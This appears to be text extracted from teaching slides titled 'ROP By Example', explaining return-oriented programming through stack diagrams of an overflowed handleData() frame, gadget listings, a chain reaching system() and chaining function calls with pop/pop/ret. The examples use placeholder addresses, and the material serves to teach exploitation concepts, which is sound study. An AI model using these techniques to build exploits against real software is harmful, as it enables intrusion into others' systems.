


| |
|---------------|
| ... |
| 0x11111111 |
| 0x101 |
| &system()@plt |
| 0x200 |
| 0x02 |
| 0x01 |
| 0x100 |


Overflow Data

ROP By Example

handleData() Stack: On **ret**@handleData




ROP By Example



Stack after Overflow

```
0x100: pop eax;  
0x101: pop ebx;  
0x102: ret
```


ROP By Example



Stack after Overflow

```
0x100: pop eax;  
0x101: pop ebx;  
0x102: ret
```


ROP By Example



Stack after Overflow

```
0x100: pop eax;  
0x101: pop ebx;  
0x102: ret
```

ROP By Example




Stack after Overflow

```
0x100: pop eax;  
0x101: pop ebx;  
0x102: ret
```

```
0x200: syscall;  
0x201: ret
```


ROP By Example



Stack after Overflow

```
0x100: pop eax;  
0x101: pop ebx;  
0x102: ret
```

```
0x200: syscall;  
0x201: ret
```

ROP By Example - Function Call

ROP By Example - Function Call

Can we also call functions with ROP?

Yes, but we need to take a bit care.

ROP By Example - Function Call

| |
|---------|
| someVar |
| someVar |

before call: add()

ROP By Example - Function Call

| |
|-------------------|
| someVar |
| someVar |
| 0x01 (argument 1) |
| 0x02 (argument 2) |

before call: add()
Push arguments for function

ROP By Example - Function Call

Remember: Calling a function will push the address of the next instruction on the stack

| |
|-------------------|
| someVar |
| someVar |
| 0x01 (argument 1) |
| 0x02 (argument 2) |
| &parent / SIP |

after call: add()

ROP By Example - Function Call

| |
|-------------------|
| someVar |
| someVar |
| 0x01 (argument 1) |
| 0x02 (argument 2) |
| &parent |
| SFP |
| localVar |
| localVar |

after call: add()
and add() function epilogue

ROP By Example - Function Call

Conclusion: We need to clean up the stack (arguments) after calling a function with ROP

ROP By Example - Function Call

Normal Function Call

| |
|-------------------|
| someVar |
| someVar |
| 0x01 (argument 1) |
| 0x02 (argument 2) |
| &parent |
| SFP |
| localVar |
| localVar |

ROP Function Call

| | |
|------------|-------------------|
| Change ESP | someVar |
| | &next_rop_gadget |
| | 0x01 (argument 1) |
| | 0x02 (argument 2) |
| | &pop/pop/ret |
| | &function |

ROP By Example

| | |
|--------------------------------|--|
| ?? | |
| ?? | |
| ?? | |
| SIP points to main() initially | |
| SIP (<mov@main>) | |
| SFP | |
| isAdmin | |
| firstname | |

Previous Function Stack Frame

(*handleData()* doesn't/can't know)

Regular *handleData()* Stack Frame

ROP By Example

| |
|---------------|
| 0x22 |
| 0x11 |
| SIP (&<...> |
| SIP (&<add2>) |
| 0x02 |
| 0x01 |
| &pop/pop/ret |
| SIP (&<add>) |
| SFP |
| isAdmin |
| firstname |

The Data we wrote via overflow (red)

ROP By Example

| |
|---------------|
| 0x22 |
| 0x11 |
| SIP (&<...> |
| SIP (&<add2>) |
| 0x02 |
| 0x01 |
| &pop/pop/ret |
| SIP (&<add>) |
| SFP |
| isAdmin |
| firstname |

add2 Stuff

add Stuff

Stack Frame
<handleData>

ROP By Example


| | |
|---|--|
| 0x22 | |
| 0x11 | |
| SIP (&< > | |
| <div>SIP points to add() now!</div> | |
| popret | |
| SIP (&<add>) | |
| SFP | |
| isAdmin | |
| firstname | |

add2 Stuff

